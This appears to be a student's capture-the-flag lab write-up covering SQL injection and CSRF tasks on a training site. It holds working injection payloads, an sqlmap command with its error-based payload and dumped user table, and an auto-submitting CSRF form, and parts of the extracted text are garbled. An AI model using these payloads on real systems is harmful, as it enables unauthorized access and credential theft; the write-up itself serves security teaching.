
NCS lab 5 XSS

Olga Chernukhina ctfd.innoctf alias - trnsprntt BS-18-SB-01


Task 1 - Login (SQLi)

I spent more time inspecting 'debug' section in DevTools step by step 3429830475 times than doing all other tasks, to be honest



Then decided to ask my friend for a hint (12 hours until the deadline and having 0 tasks solved)

And this helped a lot I mean REALLY A LOT



The god-blessed .php file was there to ease my miserable life

```
//get users with such username and password
$results = $mysqli->query("SELECT * FROM users WHERE username='$username' AND password='$password'");

//if given username is admin
if ($username === 'admin'){
```

Having the needed SQL request and comments in the code it was not hard to make the right request - SELECT * FROM users WHERE username='admin' AND password=' or 'a'='a' (login & password respectively)




Task 2 - Register

There was one not prepared SQL statement in the register section

```
$results = $mysqli->query("INSERT INTO users (username, password,
is_administrator) VALUES ('$username', '$password', false)");
```

The aim was to obtain

INSERT INTO users (username, password, is_administrator) VALUES ('username', 'pass', true), ('f', 'pass', false);



Then it was enough to login with admin credentials - "username"&"pass"



Task 3 - Search (SQLi)

The statement that was possible to exploit since it wasn't prepared and didn't perform filtering

```
$found_users = $mysqli->query("SELECT id, username, age, OS FROM
users WHERE username LIKE '%$search%'");
```

The aim was to obtain:

SELECT id, username, age, OS FROM users WHERE username LIKE '%a%' UNION ALL SELECT id, password, age, OS FROM users WHERE username="admin" UNION ALL SELECT id, username, age, OS FROM users WHERE username LIKE '%b'%

It was important to match the column number and content types

id	username	age	os
1	admin	20	Debian
2	andoleg	35	Elementary
3	fatawesome	25	OS X
4	ionagamed	24	OS X
1	CTF{Un10N_1nJ3c710N_C0nGr47Z}	20	Debian

Task 4 - InFace (SQLi)

After manually testing various hypotheses I got that it is worth to exploit 'id' parameter and also that random people's photos were there just to distract the attention

Unfortunately, I could'n find any reasonably complex query to manually retrieve any other info than user's OS and browser

I googled SQLmap tutorial and tried to use this tool

```
olya@trnsprntt:~/sqlmap-dev$ python sqlmap.py -u "http://tasks.innoctf.ru:9881/p
rofiles.php?id=1" -T users --dump --random-agent --risk 2 -level 5
```

It found an error-based vulnerability

```
Parameter: id (GET)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
Payload: id=1'||(SELECT 0x45577966 FROM DUAL WHERE 7929=7929 AND ROW(6400,50
04)>(SELECT COUNT(*),CONCAT(0x717a766271,(SELECT (ELT(6400=6400,1))),0x717076717
1,FLOOR(RAND(0)*2))x FROM (SELECT 6147 UNION SELECT 7945 UNION SELECT 3446 UNION
SELECT 1386)a GROUP BY x))||'
```


And made the dump of 'users' table

```
Table: users
[4 entries]
 id | login | email | password
    | admin
             | NULL | CTF{R0u73d 1nj3C710N 1mpr3551v3}
 1
 2
     jhon
              NULL
                     imissyou
                      password1
 3
              NULL
     ann
 4
      robert |
              NULL
                    I monkeys
```

For now it seems like magic to me, so I will try to understand how this tool works and how it picks up the query parameters

Task 5 - GET CSRF

I see the form that produces the following link on submission




tasks.innoctf.ru:43001/?user email=email%40email&user name=username&user pass=password&button=signup

Uber-safe way of password transmission huh :D

Moreover, there's one more parameter in the form - "is_admin"

```
▼<form class="signup-form" action method="GET">
    <input type="email" class="input" name="user_email" autocomplete="off" placeholder="Email">
    <input type="text" class="input" name="user_name" autocomplete="off" placeholder="Username">
    <input type="password" class="input" name="user_pass" autocomplete="off" placeholder="Password">
    <input type="checkbox" hidden="true" name="is_admin" value="1"> == $0
    <input type="submit" class="button" name="button" value="signup">
    </form>
```

But simply inserting it to the address bar doesn't work, since I don't have admin privileges



Sending this link to "Feedback" section so that the website admin would follow it and create an admin account with my credentials gave the answer:

```
tasks.innoctf.ru:43001 says
CTF{C5RF_15_571LL_C0mm0n}
```

Task 6 - POST CSRF

I created a file index.html on the server with the following content:
(it is almost the same as index.html in the task, the part that was changed is highlighted)

In this part I created a signup form and prefilled it with the required values, including "is_admin" flag to be 1. This form was submitted on page load.


```
<!DOCTYPE html>
<html lang="en" >
<head>
 <meta charset="UTF-8">
 <title>Sign Up & Login Form</title>
link rel="stylesheet" href="./style.css">
<script src="https://cdnjs.cloudflare.com/ajax/libs/prefixfree/1.0.7/prefixfree.min.js"></script>
<!-- partial:index.partial.html -->
        <div class="tabs">
          <h3 class="signup-tab"><a class="active" href="#signup-tab-content">Sign Up</a></h3>
<h3 class="login-tab"><a href="#login-tab-content">Login</a></h3></h3>
        <div class="tabs-content">
             <div id="signup-tab-content" class="active">
    <form class="signup-form" id="maliciousForm" action="http://tasks.innoctf.ru:43002" method="POST">
                     <input type="text" class="input" name="is_admin" value="1">
<input type="submit" class="button" id="submit-button" name="button" value="signup">
                          window.onload = function(){
                               document.getElementById('submit-button').click();
                      <a href="contact.php" style="left: 100">Обратная связь</a>
                 </div><!--.help-text-->
```

For some reason "is_admin" didn't work in the form of a checkbox and worked in the form of text. Also, although it seemed like

document.getElementById('submit-button').click() and

document.getElementById('maliciousForm').submit() are doing the same thing, the second one didn't work.

The link to this file was submitted to the feedback form and then I was able to login using provided credentials.



Final results

ctfd alias - trnsprntt

